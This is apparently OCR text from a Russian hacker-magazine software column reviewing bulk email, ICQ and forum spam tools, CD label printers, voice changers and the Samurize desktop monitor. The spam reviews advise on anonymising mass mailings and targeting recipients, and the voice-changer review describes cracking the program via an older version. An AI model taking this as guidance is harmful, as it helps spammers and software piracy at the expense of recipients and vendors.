У МЕНЯ ЕЩЕ ЕСТЬ АДРЕСА…


Stepan Ilyin aka Step (step@real.xakep.ru)

Mega-Mailer Pro 4.0
Windows 9x/Me/NT/2k/XP
Shareware, 785 kb
http://www.grandspam.net



Небольшая утилита с неплохими возможностями. Несколько вкладок, все опрятно и понятно. Текстовый и HTML-редакторы достаточно простенькие, ничего примечательного. Зато работа со списками получателей в Mega-Mailer Pro - одно удовольствие. Утилита за считанные секунды прочитала большой файл с адресами, да еще и предложила отсортировать, отфильтровать, отловить повторы, поделить и склеить с другими базами. И это еще не все! Тулза умеет обрабатывать запросы желающих подписаться или отписаться от рассылки. Все, что от тебя требуется - задать параметры для получения почты с pop3-аккаунта и указать слова-индикаторы. Замечу, что такой функции нет ни у одной другой программы этого обзора. Другая фишка Mega-Mailer Pro - умение параллельно работать с несколькими цепочками соксов. Правда, зачем нужны цепочки, я не знаю, поскольку сокс при всем желании не выдаст твоего реального ip, но тем не менее :).

Beijing Express Direct Email Blaster 5.1
Windows 9x/Me/NT/2k/XP
Shareware, 841Kb
http://www.zstools.com



Со всех сторон - достаточно простенькая софтина. Интерфейс не отличается оригинальностью. Разработчики не стали изобретать велосипед и скомпоновали все параметры отправки и дополнительные настройки в одном окне с несколькими закладками. Первая - нехитрый редактор сообщений, единственной особенностью которого можно считать функцию случайного выбора имени отправителя, темы письма или приветствия из заданного файла, потоков и продолжительности тайм-аутов всегда находятся перед глазами. Поэкспериментировав с этими параметрами, можно добиться действительно неожиданных результатов. Одним существенным минусом утилиты является отсутствие поддержки соксов, так что об анонимности придется забыть. Но если ждя тебя это не принципиально, да и желания заморачиваться с наворотами предыдущих прог не возникает, то Beijing Express Direct Email Blaster - именно то, что ты ищешь.

В целом, все программы довольно похожи друг на друга. Способы передачи сообщений у всех одинаковы, поэтому и различия в скорости на глаз практически не заметны. Порадовало, что абсолютно все выбранные мной проги имеют защиту от сбоев. То есть в случае зависания компьютера или сбоя в программе, они не начнут рассылку писем с самого начала, а продолжат с того места, где произошел сбой.


Так что все те навороты и фишечки, которые я выделял, пожалуй, играют главную роль при выборе инструмента для массовой рассылки сообщений. Ведь именно они создают впечатление продуманности и заботы о пользователе.



Альтернативные способы спама


Для тебя, наверное, не секрет, что "мыльный" спам никто не любит, и с ним сейчас все активно борются: где-то совершенствуют законодательство, кто-то устанавливает специализированный защитный софт. Поэтому многие спамеры начинают переходить от классических способов массовой рассылки сообщений к альтернативным, порой даже более действенным.

IMCaster ICQ E-Marketer v 8.12.2
Windows 9x/Me/NT/2k/XP
Shareware, 2387 Kb
http://imcaster.com



Чем пользуется почти каждый человек, более или менее часто появляющийся в инете? Ну, естественно, старую добрую тетю Асю. Поэтому программы для массовой рассылки ICQ-сообщений сейчас очень актуальны. IMCaster ICQ E-Marketer - один из наиболее ярких представителей линейки. В то время как большинство подобных прог тупо бомбят номера из заданного диапазона, эта самостоятельно ищет пользователей, отвечающих определенным критериям, и отправляет мессаги только им. Эффективность рекламы возрастает моментально. Ну, скажи, зачем всем подряд отсылать сообщения об открывшемся on-line магазине женских колготок (я видел и такое)? Будет значительно рациональнее указать программе, что получатели обязательно должны быть женского пола. Подобрать контингент получателей не составит труда, особенно если учесть, что в качестве критериев могут также выступать страна проживания пользователя, языки, которыми он владеет, его возраст, интересы. Работает IMCaster ICQ E-Marketer шустро, используя многопоточную отправку с нескольких uin'ов ICQ. Кстати, светить свой собственный уин - не самая приятная перспектива, так что советую воспользоваться встроенной функцией регистрации новых аккаунтов. Вообще, складывается впечатление, что разработчики продумали абсолютно все. Текстовый редактор поддерживает макросы (людям всегда приятно, когда к ним обращаются по имени, а не "Дарова, чувак!"), сама программа отлично работает через прокси (Socks 4 и 5, HTTP), более того, умеет принимать сообщения и отвечать в соответствии с шаблонами. Чуточку фантазии, и с последней функцией можно творить чудеса.

A-SubmitROBO v2.20
Windows 9x/Me/NT/2k/XP
Shareware, 3547 Kb
http://www.a-soft.net



Еще один представитель нового поколения программ для массовой рассылки, на этот раз по гостевым книгам и форумам. Плюсы такой рекламы налицо! Как правило, все форумы и конференции разбиты по разделам и подразделам. Так что при минимуме усилий, можно пустить рекламу именно туда, где она будет востребована. Объясню на примере. Заходим на конференцию Васи Пупкина, выбираем интересующий нас раздел, ищем заветную кнопку/пимпу/надпись "создать новую тему" и даем ее ссылку на съедение представленной утилите. A-SubmitROBO быстренько ее прочитает и проанализирует поля. То есть определит для себя, какая форма отвечает за имя отправителя, какая за subj мессаги, и где собственно должно располагаться тело будущего сообщения. Потратив лишний вечерок, можно создать отличную подборку форумов, распределив их по тематикам. Все, что от тебя потребуется после этого - набирать тело сообщения и выбирать группу форумов. Идея программы хороша, а вот реализация подкачала. Основным недостатком является отсутствие возможности работы через прокси, а это значит, что твой айпишник со временем начнут банить.

PC_Zone

CD УЗНАЮ ПО ОБЛОЖКЕ

Андрей Каролик (andrusha@sl.ru)

ОДНОГЛАЗОГО УЗНАЮ ПО ОБЛОЖКЕ

СОБСТВЕННАЯ ПОЛИГРАФИЯ ДЛЯ КОМПАКТ-ДИСКОВ

Несколько лет назад имеющиеся у меня сидюки можно было пересчитать по пальцам. Найти необходимый компакт было нетрудно, если только он безвозвратно не оседал у одного из моих приятелей. Туго стало, когда я прикупил себе пишущий CD-ROM. Музыку, софт и фильмы я стал писать себе сам, скачивая все из локальной сети, инета или же переписывая с дисков друзей. Когда количество записанных болванок перевалило за третью сотню, различать их стало, мягко говоря, затруднительно. Не помогали даже пометки, которые я старательно наносил маркером на каждый сидюк. В конце концов я испугался, что моя коллекция компакт-дисков превратится в большую помойку, и решил внимательнее присмотреться к софту, с помощью которого можно печатать для CD правильные обложки.

CDDB (www.cddb.com) - огромная онлайновая база (Compact Disc DataBase), в которой имеются данные о содержании музыкальных компактов: название альбома, год выпуска, исполнители, названия композиций, битрейт, время и прочие комментарии. На сегодняшний день в базе содержатся, держись за стул, 1731169 сидюков и 22377077 песен! По статистике CDDB к этой базе в течение месяца обращаются более 30 миллионов людей из 130 стран мира.
Доступ к базе осуществляется посредством специального модуля, который встраивается в программы. Раньше этот модуль распространялся свободно, теперь требуется лицензия. Список программ, имеющих лицензию и подобный встроенный модуль, доступен на http://www.gracenote.com/partners/software/players.html?OS=win&type=all.
Для поиска по базе используется информация из оглавления диска TOC (Table of Contents), которая сканируется встроенным модулем и автоматически пересылается в виде запроса. В ответ ты получаешь список дисков, которые максимально соответствуют твоему запросу. Выбираешь один из пунктов этого списка и получаешь полную информацию о диске и композициях на нем.




Схема работы CDDB

После того, как CDDB ввела лицензирование (теперь проект называется Gracenote, www.gracenote.com), появилась аналогичная база: freedb (www.freedb.org). freedb распространяет свой модуль свободно, но база на freedb.org несколько скромнее: 833816 сидюков. Обе базы пополняются самими же пользователями этих сервисов.


CDR LABEL (Shareware)

http://www.cdrlabel.com

вес: 510 Кб


CDR Label 6.0

Отличная программка, позволяющая просто и непринужденно штамповать обложки к собственным сидюкам. Работает под Windows 98, ME, NT, 2000 и XP. Несмотря на свой относительно небольшой размер, она умеет многое. С ее помощью ты сделаешь заднюю (back) и переднюю (front) обложки на коробку (с боковинками). Настраивается практически все: цвета фона, надписей и заголовков, шрифты и расположение графических и текстовых элементов. Импортируемые картинки (PNG, TIFF, PCX, GIF, JPG, BMP) можно вставлять в текст или использовать в качестве фона. В программе предусмотрена удобная сетка (форматируется размер, количество столбцов и строк). С ее помощью можно без труда выравнивать забитые на обложку названия файлов или песен. Чтобы не переносить названия ручками, есть встроенный сканер, который автоматически строит оглавление диска. При этом ты можешь самостоятельно определять, какие директории и поддиректории следует копнуть поглубже, а какие не стоит. Есть опция, позволяющая показывать разрешения файлов и их размер. Благодаря WYSIWYG-интерфейсу, ты видишь обложку в точности такой, какой она получится после распечатки. Дополнительная изюминка - наличие сканера, автоматически просматривающего музыкальные сидюки и распознающего с помощью сервиса freedb (клон сервиса CDDB) название альбома и композиций.




freedb в действии

Вердикт: маленький монстр с эффективной начинкой. Идеальный инструмент для описания больших файловых архивов: тут тебе и продвинутый сканер внутренностей диска, и быстрое переформатирование полученного списка, и возможность выбирать, что из содержимого показывать, а что нет.


COOL LABEL (Shareware)

http://coollabel.virtualave.net

вес: 1,6 Мб


Cool Label v2.0.81

Сперва меня смутил невзрачный вид этой проги. Но потом я понял, что за ним скрывается великолепная начинка без лишней мишуры. С помощью уже имеющихся шаблонов в COOL LABEL ты легко и быстро сделаешь обложки для CD, JAZ, ZIP, Floppy, VHS, 4mm, 8mm и других медиа-носителей. Все добавляемые элементы (текст, заголовки, картинки) перемещаются привычным drag&drop'ом и легко позиционируются. Имеется небольшое количество инструментов для рисования графических примитивов (квадрат, прямоугольник, круг, овал, линия, карандаш). Сканер содержимого диска довольно гибкий. Помимо поддиректорий и глубины погружения выбираются файлы, которые должны быть обнаружены при сканировании. Последняя функция будет полезна в том случае, если в директориях слишком много файлов и на обложку нужно вывести лишь часть из них. Немаловажно, что прога поддерживает сервис CDDB, база которого значительно больше, чем freedb. Вставляешь музыкальный компакт-диск, запускаешь CDDB-модуль, и (если повезет) через считанные секунды у тебя уже полная информация по всем композициям, находящимся на этом компакте. Сказка, а не программа :).



CDDB в действии


Вердикт: если ты хочешь писать обложки на любые носители, то эта прога подходит идеально, так как содержит огромное количество уже готовых шаблонов. А если ты ее зарегистрируешь (читай сломаешь), то тебе будут доступны новые обновления и шаблоны через инет. Пустячок, а приятно :). В качестве шаблонов можно сохранять и свои собственные обложки. Поддержка CDDB делает эту прогу незаменимой для тех, кто часто пишет музыкальные сидюки.

CD Label Creator 32 [Internet Browser+ v2.9j] (Shareware)

http://www.cdlabelcorp.com

вес: 22,3 Мб

В отличие от двух предыдущих эта программа умеет работать с векторной графикой, что позволяет делать более сложное графическое оформление. В комплекте имеются уже готовые варианты, разделенные по категориям: Back-Up, Business, Dance Music, Data, Games, Music, Photo, Portfolio, Slide, Video, Writing и т.д. Всего готовых вариаций - 120. Весят они 17 метров, но того стоят. В программе используется сетка, состоящая из направляющих, по которым удобно выравнивать содержимое. Достаточно выставить одну такую направляющую, и можно лепить к ней все элементы вместо того, чтобы пытаться выровнять все на глаз. Удачно реализован векторный инструментарий, к которому дополнительно прилагаются всевозможные спецэффекты с графикой. Кроме обложек на коробку программа делает еще и наклейки на сам компакт. Забавное новшество - встроенный в программу браузер (Internet Palette). Также CD Label Creator может похвастаться удобным каталогом изображений (Browser+). Этот каталог сам пополняет свою базу: задаются пути для поиска и программа сканирует предложенную местность на предмет любых графических изображений, выводя найденное в удобоваримом виде с указанием формата, размера и цветности.



CD Label Creator 32 v1.12


Вердикт: прога для тех, кто хочет сделать не обложку, а реальный шедевр, при виде которого у других будет капать на пол слюна :). Не беда, если ты плохо владеешь векторной графикой, 120 готовых обложек ждут тебя. А наклейки на сами сидюки позволят безбоязненно расшвыривать болванки без коробок по всей квартире.

Movie DB (Trial)

http://www.mypersonalsoftware.com

вес: 2,7 Мб

У одного моего приятеля возникла проблема другого плана. Он собирал фильмы, много фильмов. На винте (его локальном фтп) их около 50 (винт, правда, у него 80Гб)! Страшно подумать, сколько их у него на дисках :). Так вот, чтобы содержать подобную фильмотеку, ему понадобилось сделать что-то типа базы данных. Некоторое время он набивал ее ручками в Excel. До тех пор, пока не наткнулся на чудо-программу Movie DB.



Movie DB v1.36 (build 99)

Эта зверушка позволяет создавать собственные базы по имеющимся фильмам на любых носителях: DVD, VHS, DivX (сюда же относятся *.avi), VCD и SVCD. Получается подробно и наглядно. Но главная фишка - возможность брать уже имеющиеся данные из интернета. Делаешь запрос по названию любого фильма и моментально получаешь подборку в виде списка, который включает фильмы, подпадающие под твой запрос. Быстро, удобно и не надо ничего набивать вручную. Тут тебе информация и по режиссеру, и по актерам, и по формату, и по качеству, и по году выпуска и т.п. Еще можно драть готовые обложки и фотки к фильму, добивая галерею своими изображениями. Дальше - больше. Если тебе понравился какой-то актер, ты элементарно утягиваешь из интернета его полную фильмографию. Есть возможность сконвертировать базу на выбор в обычный текст, HTML или XML. Распечатай и хвались :).
Вердикт: незаменимая программа при записи фильмов. Позволяет надыбать инфу по любому фильму. К тому же ты можешь использовать эту программу и в качестве каталога имеющихся у тебя фильмов, и как поисковик информации по картинам, которые ты еще только планируешь посмотреть. Если же к искомому фильму в Сети будет доступна готовая обложка, то первые три программы этого обзора вообще отдыхают :).

PC_Zone

САМ СЕБЕ ИМИТАТОР

Андрей Каролик (andrusha@sl.ru)




САМ СЕБЕ ИМИТАТОР

Я никогда не баловался телефонным терроризмом, а идею караоке невзлюбил после летнего отдыха на море, где ночью чудом техники увлекались пьяные и совершенно безголосые, но денежные тетки, орущие хуже кастрированных котов. Но, несмотря на это, тема изменения собственного голоса в реальном времени показалась мне весьма интересной, особенно когда я собственноручно пощупал соответствующий софт. Вдобавок, на днях подновился один из лучших представителей этого семейства - программа AV Voice Changer Software. Возможности этой малышки показались мне настолько интересными и актуальными, что она автоматом перешла в разряд моих любимых игрушек.

ПРОГРАММЫ ДЛЯ ИЗМЕНЕНИЯ ГОЛОСА

<Трудности знакомства>



Стандартный облик AV VCS

До того, как скачать VCS с www.audio4fun.com, я сонно втыкал в описание на английском и из всего прочитанного запомнил "sexy skins" ;). После скачивания и установки 3-ей версии оказалось, что без регистрации ничего (абсолютно!) не работает. Поиски кряка тоже не увенчались успехом, так как новая версия только-только появилась на свет. Пришлось хитрить :). Я намеренно скачал более старую 2-ую версию проги и нашел к ней кряк, а потом утянул бесплатное обновление до 3-ей (www.audio4fun.net/download/vcs_v3.exe). Установка, ломка и апгрейд прошли без проблем.

<Внутренности>

Запускаю. Стильный дизайн, сделанный в стиле HI-FI, понравился сразу. В комплекте идет еще скин "Classic" - его ты лучше не пробуй, стошнит. Вдобавок четыре скина я утянул с родного сайта (www.audio4fun.com/skins.htm). Один из них (Mirror) - из разряда обещанных "sexy skins", остальные без интима, но не менее удобные.

Функциональность на твердую пятерку. VCS 3.0 - мощный инструментарий для изменения в реальном времени голоса, поступающего с внешнего источника: микрофона, сидюка, любого аудио-проигрывателя, поддерживающего waveOut или DirectX (например, Winamp), разъема line-in (напрямую) или разъема aux (дополнительный). То есть берешь в руки микрофон, откашливаешься и орешь хриплым прокуренным голосом "В лесу родилась елочка", а на выходе слышишь себя в детстве :). Правда, для того, чтобы одновременно материться в микрофон и тут же слышать измененный вариант, нужна звуковая карточка, поддерживающая Full Duplex.



Дополнительные скины

<Настройки>

Для настройки получаемого голоса предусмотрены уже готовые профили (Nickvoices), среди которых есть голоса ребенка, парня, девушки, мужчины, женщины и даже старика и бабульки. Отрывайся - не хочу. Выбираешь понравившийся, а в небольшом окошке для наглядности отображаются мордашки, соответствующие выбранному голосу. Если тебя не устраивают готовые профили, то в твоем распоряжении панель ручной настройки, с помощью которой меняются два основных параметра голоса: высота звука (pitch) и тембр (timbre). К примеру, женский голос и голос ребенка могут иметь одну и ту же высоту звучания, но различаться по тембру. Меняя оба параметра, ты варьируешь голос не только от женского к мужскому, но и от детского к старческому. Чтобы ты не запутался при изменении параметров, в маленьком окошке все также показываются рожицы, по которым ты ориентируешься, как должен измениться твой голос. Когда pitch и timbre равны 100%, на выходе ты услышишь свое оригинальное немодифицированное звучание. Любые удачные сочетания ты можешь сохранить в качестве нового профиля (во 2-ой версии такой возможности не было). Кстати, результат зависит и от голоса на входе. Так, один и тот же профиль будет давать совершенно разное звучание для тебя, мамы или папы. На встроенной шкурке "Hi-Fi", прямо под анализатором спектра, три кнопки отображают атрибуты звука, проходящего через VCS: канал (Mono/Stereo), глубину звука (6-бит/18-бит) и частоту дискретизации (8000, 11025, 16000, 22050, 32000 и 44100 Гц). По этим кнопкам ты можешь щелкать, чтобы изменять эти атрибуты, влияя тем самым на качество звучания/загрузку процессора.

<Эффекты>

При изменении голосов в песнях возникает проблема - мешает музыка. Для того чтобы уменьшить ее влияние, используется ползунок Advanced Tune, который позволяет "гасить" фоновое сопровождение. Правда, голос при этом становится более "электронным", приходится искать золотую середину. Если же на входе голос без фона (к примеру, говоришь с микрофона в тихом туалете), то выстави ползунок на 100%. Чтобы придать реалистичность звучанию, используй различные эффекты: звучание под водой, электризованный голос, в комнате, в зале (гулкое эхо), в пещере, двоящийся голос и т.п. В комплекте ты найдешь 11 эффектов, еще 7 доступны на сайте (www.audio4fun.net/community.htm), в скором будущем обещаются новые поступления. Кроме этого ты можешь усиливать или подавлять отдельные частоты с помощью 10-полосного эквалайзера (32, 64, 128, 256, 512, 1024, 2048, 4096, 8000 и 16000 Гц). Он нужен для того, чтобы улучшить качество твоего звучания :). В эквалайзере есть 16 вариаций готовых настроек, и он умеет сохранять настойки пользователя.

<Работа в паре и запись в файл>

Но и это не все. Прога умеет работать в связке с другими софтинками. Она обрабатывает поступающий голос и, не сохраняя полученные промежуточные результаты, передает измененный голос обратно. Это необходимо во всевозможных голосовых чатах, голосовой почте, играх с возможностью общаться в реальном времени, аудио- и видеоконференциях и компьютерной телефонии. Среди программ, с которыми AV VCS успешно сотрудничает, стоит отметить AIM (AOL Instant Messenger), YIM (Yahoo! Messenger), MSN Messenger, Paltalk, Odigo, Trillian, NetMeeting, Net2Phone, Dialpad, Go2Call и, конечно же, ICQ.

Помимо вывода на колонки, AV Voice Changer Software разрешает записывать модифицированный голос (со всеми эффектами) в файл. Для записи предусмотрена от-

дельная панелька (скин HI-FI) Recorder, которая управляется 4-мя кнопками: запись, пауза, продолжение и стоп. После прекращения записи автоматически открывается диалог сохранения шедевра в формате *.wav. Для записи с частотой 32 и 44,1 кГц нужен процессор помощнее, на моем Pentium II-450 немного притормаживало.

<Диагноз>

Более удобной и полнофункциональной проги по работе с голосом я пока не встречал. Большое количество готовых настроек существенно облегчает жизнь, скины можешь регулярно менять, скачивая новые из инета. А чтобы испытать, насколько эффективно работает прога, я попросил подружку сказать пару фраз, выставив на выходе голос двухлетнего ребенка (pitch - 190%, timbre - 200%). Она недоверчиво взяла микрофон, что-то сказала и после этого хихикала в течение 10 минут :). В ответ ей хихикал ребеночек, она еще больше заводилась, ребеночек тоже и так по нарастающей :). Подружка буквально уползла из комнаты, жалуясь, что у нее болит живот и сводит скулы. Надеюсь, тебе работа с этой прогой доставит не меньшее удовольствие.

Voice Tweaker Pro (Shareware)

http://www.rbcaudio.com
вес: ~1,1 Мб




Voice Tweaker Pro - целый арсенал возможностей

Для профи, работающих со звуком, давно уже существуют специальные плагины для обработки голоса. Оди н из таких плагинов - Voice Tweaker Pro, предназначенный для таких монстров, как Sound Forge 4.5, Logic Audio Platinum 4.1, Cubase VST 3.7r2, Wavelab 3.0, CoolEdit Pro 1.2 и Sonar 1.0. Voice Tweaker Pro позволяет преобразовывать монофонический сигнал (речь, песня или соло-инструмент), изменяя его глубину (Pitch) и форму частотной характеристики (Formants). Среди дополнительных возможностей - автоматическая коррекция глубины звука и вибраций. Есть готовые предустановки, можно создавать собственные. А графическое отображение позволяет контролировать, изменять и получать требуемое звучание на выходе. Из предлагаемых вариантов корректировки голоса понравились четыре: мужской голос (Maleify), женский голос (Womanize), голос кролика из мультиков (Rabbit) и голос заядлого курильщика (Smoker). Но все-таки этот плагин уже не для развлечений, а для серьезной работы со звуком. То есть инструментарий достаточно навороченный, и сходу разобраться в нем будет довольно сложно, хотя в Сети и доступен полный мануал -www.rbcaudio.com/downloads/vt_litepro_manual.pdf (на английском).

Herium v0.8.1 (Freeware)

http://www.itakura.nuee.nagoya-u.ac.jp/people/banno/spLibs/herium/вес: ~94 Кб



Мордашка Herium v0.8.1

Внешне программа выглядит, как сделанная на коленке, но по возможностям она - как взрослая. Herium разрешает регулировать два параметра: частотный сдвиг (Frequency Axis) и высоту звука (Pitch). Для особо ленивых есть отдельный ползунок (Sex), который автоматически меняет предыдущие два параметра и выдает на выходе диапазон от грубого мужского голоса до писклявого женского. Функцию свою программа выполняет, к тому же в ней присутствуют некоторые эксклюзивные фишечки - Herium показывает как входящий сигнал, так и исходящий, и дает наглядное представление твоего благого мата в виде спектральной и временной разверток. И главное, весит она в районе 90 Кб, плюс абсолютно бесплатная. А значит, что Herium - софтинка для тех, кому нужно действие, а не красивый многомегабайтный дизайн.

Voice Mask v4.58 (Shareware)

http://www.latestsoft.com
вес: ~2 Мб



Скины для Voice Mask v4.58

Аналогия VCS, но для других целей. Это программа-посредник (читай фильтр) между микрофоном и другими приложениями (NetMeeting, ICQ, PalTalk, Yahoo Messenger, CoolEdit и т.д.), позволяющая менять голос за счет частотного сдвига (Frequency shift): от грубого баса лесника до писка мышки женского пола. Выходной эквалайзер 5-полосный (300, 500, 1000, 2000 и 4000 Гц), готовых предустановок нет, но предусмотрено сохранение собственных. Записи выходящего голоса в файл нет в принципе. Зато есть дополнительные возможности: наложение фонового звучания в wav- или mp3-формате (регулируется громкость) и эхо (регулируется задержка и громкость эха). Как сказано в хелпе, немного эха, и твой голос станет более привлекательным :). Есть несколько скинов и автоматическое обновление через инет. Среди особенностей - миниатюрный размер интерфейса, который не мешает работе и позволяет быстро менять настройки. Если ты любитель пообщаться через инет голосом, но хочешь сохранить анонимность (выдать себя за представителя другого пола, подкорректировать возраст), то Voice Mask может тебе пригодиться.

Денис Самарин (densam@olviko.ru, www.olviko.ru/densam)



SAMURIZE

ПРИБОРНАЯ ПАНЕЛЬ ДЛЯ ТВОЕГО КОМПЬЮТЕРА

Ты знаком с Samurize? Нет?! Ты спрашиваешь, что это такое? Тогда считай, что тебе крупно повезло. Отметь на календаре сегодняшний день, ибо ты прожил его не зря, и он навсегда останется в твоей памяти "Днем Первого Знакомства с Samurize". Нет, правда! Каждый, кто хотя бы немного интересуется софтом, должен знать о существовании этой совершенно уникальной программы для вывода на экран самой разнообразной информации. Почему? Что ж... Устраивайся поудобнее, я попытаюсь тебе это объяснить.

Примеры различных конфигураций Samurize

<Все начинается с setup'а>

Но для начала отправляйся на www.samurize.com и скачай себе дистрибутив программы (1Мб, freeware). Кстати, советую сразу записать этот адрес себе в "Избранное", так как тебе частенько придется туда заглядывать за конфигами, дополнительными скриптами и plugin'ами, которых там вагон и маленькая тележка. После того, как ты скачал себе дистрибутив программы, ее, разумеется, нужно установить. Установил? Чудесно. Теперь в твоем распоряжении имеются целых две проги: программа-клиент (client), которую лучше сразу поместить в папку "Автозагрузка", чтобы она запускалась при загрузке системы, и программа-конфигуратор (config), с помощью которой ты будешь создавать конфиги для клиента.

<Конфигуряй и властвуй>

Верхняя часть окна конфигуратора представляет собой поле размером с рабочий стол Windows. На этом поле ты можешь размещать специальные площадки (Graphic Area), которые нужны для того, чтобы на них располагались гистограммы, графики, прогресс-бары и другие разновидности индикаторов.


Конфигуратор Samurize в работе

Эти площадки независимы друг от друга, и это очень хорошо, так как ты можешь группировать различные виды индикаторов и настраивать их отображение так, как тебе заблагорассудится. Хочешь, чтобы в правом верхнем углу экрана "тикали" часы, в нижнем левом показывалась загрузка процессора и памяти, а в центре "бежали" цифры переданных тобой по сети килобайт? Никаких проблем. Создавай три площадки и размещай на соответствующие индикаторы. Как видишь - полная свобода действий. Только постарайся, чтобы площадки не перекрывали друг друга - Samurize этого не любит. По крайней мере, в текущей версии.

<Богатство выбора>

С площадками вроде разобрались. Займемся индикаторами. Вот уж, действительно, "раззудись плечо, размахнись рука" - выбор на все случаи жизни. Жми на кнопку "Add Meter" и выбирай нужный. Помимо встроенных функций по мониторингу даты и времени, дискового пространства, различных параметров материнской платы, памяти (физической, виртуальной и файла под-

качки), работы сетевой карты и даже почтового сервера, Samurize предоставляет доступ ко всем системным счетчикам компьютера (Perfomance Counter), причем как локального (то есть твоего), так и любого доступного по сети. Что это значит? А то, что если по долгу службы тебе приходится следить за работоспособностью компьютера бухгалтера, кладовщика и секретарши, то с помощью Samurize ты можешь вывести основные параметры их систем на свой рабочий стол.




Использование Performance Counter

